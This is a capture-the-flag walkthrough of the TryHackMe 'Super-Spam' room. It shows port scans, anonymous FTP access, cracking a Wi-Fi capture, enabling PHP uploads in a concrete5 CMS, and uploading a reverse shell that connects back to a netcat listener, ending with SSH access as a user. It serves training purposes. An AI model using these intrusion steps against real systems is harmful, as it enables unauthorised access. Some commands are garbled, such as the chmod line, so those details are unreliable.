

## SUPER-SPAM THM ROOM

Room Link: <https://tryhackme.com/room/superspamr>

Great write up: [https://salmonsec.com/blogs/tryhackme\\_superspamr](https://salmonsec.com/blogs/tryhackme_superspamr)

### POR TS OPEN

80	HTTP
4012	SSH
4019	FTP W/ANONYMOUS LOGIN
5901	VNC
6001	X11

```
└$ nmap -sV -sC 10.10.36.244
Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-13 17:18 PDT
Nmap scan report for 10.10.36.244
Host is up (0.17s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
80/tcp    open  ssl/http Apache/2.4.29 (Ubuntu)
|_http-server-header: Apache/2.4.29 (Ubuntu)
5901/tcp  open   vnc      VNC (protocol 3.8)
| vnc-info:
|   Protocol version: 3.8
|   Security types:
|     VNC Authentication (2)
|     Tight (16)
|   Tight auth subtypes:
|     STDV VNCAUTH_ (2)
6001/tcp  open   X11      (access denied)
```

I also run Threader at the same time – it is quick and sometimes catches ports that nmap misses:

```

PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-generator: concrete5 - 8.5.2
|_http-server-header: Apache/2.4.29 (Ubuntu)
| http-title: Home :: Super-Spam
4012/tcp  open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 86:60:04:c0:a5:36:46:67:f5:c7:24:0f:df:d0:03:14 (RSA)
|   256 ce:d2:f6:ab:69:7f:aa:31:f5:49:70:e5:8f:62:b0:b7 (ECDSA)
|_  256 73:a0:a1:97:c4:33:fb:f4:4a:5c:77:f6:ac:95:76:ac (ED25519)
4019/tcp  open  ftp     vsFTPD 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| drwxr-xr-x    2  ftp      ftp          4096 Feb 20 14:42 IDS_logs
|_-rw-r--r--    1  ftp      ftp          526  Feb 20 13:53 note.txt
| ftp-syst:
| STAT:
| FTP server status:
|   Connected to ::ffff:10.2.57.21
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 2
|   vsFTPD 3.0.3 - secure, fast, stable
| End of status
5901/tcp  open  vnc     VNC (protocol 3.8)
| vnc-info:
|   Protocol version: 3.8
|   Security types:
|     VNC Authentication (2)
|     Tight (16)
|   Tight auth subtypes:
|     STDV VNCAUTH_ (2)
6001/tcp  open  X11      (access denied)

```

I started with the ftp server on port 4019, no password needed. Just type ‘anonymous’ after you’ve logged in and you are set.

```

(max㉿kali)-[~/Downloads]
$ ftp 10.10.36.244 4019
Connected to 10.10.36.244.
220 (vsFTPD 3.0.3)
Name (10.10.36.244:max): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -la
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    4  ftp      ftp          4096 May 30 19:26 .
drwxr-xr-x    4  ftp      ftp          4096 May 30 19:26 ..
drwxr-xr-x    2  ftp      ftp          4096 May 30 19:26 .cap
drwxr-xr-x    2  ftp      ftp          4096 Feb 20 14:42 IDS_logs
-rw-r--r--    1  ftp      ftp          526  Feb 20 13:53 note.txt
226 Directory send OK.

```


We find the SamsNetwork.cap file and a note from the hacker. He left it as a reminder to himself on how he broke in! Definitely worth a look- let’s download it.

```



drwxr-xr-x    2 ftp      ftp          4096 May 30 19:26 .
drwxr-xr-x    4 ftp      ftp          4096 May 30 19:26 ..
-rw-r--r--    1 ftp      ftp          249 Feb 20 13:36 .quicknote.txt
-rw-r--r--    1 ftp      ftp         370488 Feb 20 14:46 SamsNetwork.cap

```


wireshark shows it's a wireless packet capture, Protocol 802.11 gives that away. Maybe we can crack the passphrase?



using aircrack-ng to crack the passphrase on the .cap file in under 6 minutes.



We check the website on port 80 and find evidence the hacker was here with his taunting message. Maybe the password we just found logs into this blog? But which username?



Clicking on each blog post lists the author name:

## **Ipsum**

*Apr 9, 2021 Lucy\_Loser*



## **Lorem**

*Apr 9, 2021 Donald\_Dump*

# **Linux-Bloggers.com**


*Apr 9, 2021 Adam\_Admin*

## **Neque porro quisquam**

*Apr 9, 2021 Benjamin\_Blogger*

We tried this password against all 4 blog users and one of them logs us in!

After login we navigate to the Dashboard. We click on the icon located at the upper right corner:



Now we are in System Settings. Click on the Allowed File Types, bottom right corner:

## System & Settings

### Basics

[Name & Attributes](#)  
[Accessibility](#)  
[Social Links](#)  
[Bookmark Icons](#)  
[Rich Text Editor](#)  
[Languages](#)  
[Time Zone](#)  
[Reset Edit Mode](#)

### Express

[Data Objects](#)  
[Custom Entry Locations](#)

### SEO & Statistics

[URLs and Redirection](#)

### Files

[Allowed File Types](#)

We then add 'php' to the Allowed File Types Box and Save.


## Allowed File Types

Allowed file types saved.


### File Extensions to Accept

php, flv, jpg, gif, jpeg, ico, docx, xla, png, psd, swf, doc, txt, xls, xlsx, csv, pdf, tiff, rtf, m4a, mov, wmv, mpeg, mpg, wav, 3gp, avi, m4v, mp4, mp3, qt, ppt, ptx, kml, xml, svg, webm, ogg, ogv

Now we can go to the File Manager and upload our revshell.php file. I chose to use the PentestMonkey\_reverse\_shell on Github:



The screenshot shows the 'File Manager' interface. At the top, there's a search bar and an 'Advanced' dropdown. Below that is a toolbar with 'Jump to Folder', 'New Folder', and a prominent blue 'Upload Files' button, which is highlighted with a red box. The main area displays a table with columns for 'Name', 'Type', 'Date Modified', and 'Size'. A single file, 'masthead.png', is listed. On the right side, there's a sidebar with 'Dashboard', 'Welcome', 'Sitemap', and 'Files' options.



The screenshot shows the 'Add Files' modal window. It has tabs for 'Your Computer', 'Incoming Directory', and 'Remote Files'. Under 'Your Computer', a file named 'rev.php' is listed with a size of '2.6 KB'. This file is highlighted with a large red rectangular box. Below the file list is a placeholder text 'Drop files here or click to upload.' At the bottom of the modal is a blue 'Close' button.



Upload Complete

1 file uploaded

### Properties

URL to File	<a href="http://10.10.214.18/concrete5/application/files/8616/2888/4740/rev.php">http://10.10.214.18/concrete5/application/files/8616/2888/4740/rev.php</a>
Tracked URL	<a href="http://10.10.214.18/concrete5/index.php/download_file/27/0">http://10.10.214.18/concrete5/index.php/download_file/27/0</a>
Title	rev.php

With a netcat listener started on our machine, we can click on the URL to File link the program generates for us after upload. Clicking this link will execute our rev shell file and connect back to our already waiting machine.



```
root@kali:~/.Downloads$ nc -lvpn 4444
listening on [any] 4444 ...
connect to [10.2.57.21] from (UNKNOWN) [10.10.214.18] 38764
Linux super-spam 4.15.0-140-generic #144-Ubuntu SMP Fri Mar 19 14:12:35 UTC 2021
x86_64 x86_64 x86_64 GNU/Linux
19:59:36 up 1:02, 1 user, load average: 0.01, 0.02, 0.00
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
root pts/0 :1 18:58 1:01m 0.00s 0.00s sh
uid=33(www-data) gid=33(www-data) groups=33(www-data)
bash: cannot set terminal process group (847): Inappropriate ioctl for device
bash: no job control in this shell
www-data@super-spam:/$
```


We are in! We locate a directory that contains a xored.py file, a note, and 10 .png files. It looks like they used XOR to encrypt the picture files with a secret message. Lets download this for more analysis:

```
max@kali:~/Downloads$ www-data@super-spam:/home/lucy_loser/.MessagesBackupToGalactic$ ls -la
ls -la
total 1720
drwxr-xr-x 2 lucy_loser lucy_loser 4096 May 30 20:03 .
drwxr-xr-x 7 lucy_loser lucy_loser 4096 Apr  9 15:23 ..
-rw-r--r-- 1 lucy_loser lucy_loser 172320 Apr  8 19:08 c1.png
-rw-r--r-- 1 lucy_loser lucy_loser 171897 Apr  8 19:10 c10.png
-rw-r--r-- 1 lucy_loser lucy_loser 168665 Apr  8 19:08 c2.png
-rw-r--r-- 1 lucy_loser lucy_loser 171897 Apr  8 19:10 c3.png
-rw-r--r-- 1 lucy_loser lucy_loser 171462 Apr  8 19:08 c4.png
-rw-r--r-- 1 lucy_loser lucy_loser 167772 Apr  8 19:09 c5.png
-rw-r--r-- 1 lucy_loser lucy_loser 167772 Apr  8 19:09 c6.png
-rw-r--r-- 1 lucy_loser lucy_loser 171462 Apr  8 19:08 c7.png
-rw-r--r-- 1 lucy_loser lucy_loser 171734 Apr  8 19:09 c8.png
-rw-r--r-- 1 lucy_loser lucy_loser 173994 Apr  8 19:10 c9.png
-rw-r--r-- 1 lucy_loser lucy_loser 20987 Apr  8 19:33 d.png
-rw-r--r-- 1 lucy_loser lucy_loser 497 May 30 20:03 note.txt
-rw-r--r-- 1 lucy_loser lucy_loser 1200 Apr  8 18:11 xored.py
www-data@super-spam:/home/lucy_loser/.MessagesBackupToGalactic$ cat no
cat note.txt
Note to self. General super spam mentioned that I should not make the same mistake again of re-using the same key for the XOR encryption of our messages to Alpha Solaris IV's headquarters, otherwise we could have some serious issues if our encrypted messages are compromised. I must keep reminding myself, do not re-use keys, I have done it 8 times already!. The most important messages we sent to the HQ were the first and eighth message .I hope they arrived safely. They are crucial to our end goal.
```

wget -r    the -r flag (recursive) allows you to download every file in a dir from a remote target.  
best if used with a python -m http.server running on the target in the dir you want to download.

```
(max㉿kali)-[~]
$ wget -r 10.10.214.18:8080/
```

Once all files are downloaded to our box, we open the .png files and one of them you can actually read a message with a password: This password turns out to be user:donalddump's ssh login passwd. We determine this by trying each (4) of our blog usernames against it, while trying to connect via ssh:



We are now logged in as user:donalddump via ssh but can't access our own home directory.

User doesn't have permission to access his own files?? Why?

```
dr--r--r--  6 donalddump      donalddump      4096 Apr  9 15:23 donalddump
drwxr-xr-x  7 lucy_loser     lucy_loser     4096 Apr  9 15:23 lucy_loser
drwxr-xr-x  5 root          root          4096 May 30 20:08 personal
drwxr-xr-x  4 super-spam    super-spam    4096 Apr  9 15:24 super-spam
donalddump@super-spam:/home$ cd donalddump
bash: cd: donalddump: Permission denied
```


chmod -u+x+r+w gives the user donalddump read,write,execute perms to donalddump dir. Easy-peasy ,once you know!

```
donalddump@super-spam:/home$ chmod -u+x+r+w donalddump
donalddump@super-spam:/home$ ls -la
total 28
drwxr-xr-x  7 root          root          4096 Feb 20 17:29 .
drwxr-xr-x 22 root          root          4096 Apr  9 15:19 ..
drwxr-xr-x  2 benjamin_blogger benjamin_blogger 4096 Apr  9 15:22 benjamin_blogger
drwxrwxr-x  6 donalddump    donalddump    4096 Apr  9 15:23 donalddump
```

We find a file owned by root in donalddump's home directory named passwd- now that's interesting.

```
total 12
-rw-r--r-- 1 donalddump donalddump 3771 Feb 20 12:33 .bashrc
drwx----- 2 donalddump donalddump 4096 Apr  8 14:22 .cache
drwx----- 3 donalddump donalddump 4096 Apr  8 14:22 .gnupg
drwxr-xr-x 2 root      root      4096 Feb 24 17:20 morning
drwxr-xr-x 2 root      root      4096 Feb 24 17:20 notes
-rw-r--r-- 1 root      root      8 Apr   8 13:24 passwd
-rw-r--r-- 1 donalddump donalddump 807 Feb 20 12:33 .profile
-rw-rw-r-- 1 donalddump donalddump 36 Apr   9 14:25 user.txt
```

the password looks encrypted-it prints pure nonsense to screen. What is this password for?? Let's download it for more exploring later:



(max㉿kali)-[~/vncpwd]\$ cat passwd  
\_?=?x6?=

